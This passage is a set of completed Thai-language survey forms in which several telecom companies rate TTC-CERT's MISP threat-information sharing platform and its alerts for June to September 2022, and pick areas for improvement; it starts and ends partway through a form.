ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [x] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [x] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
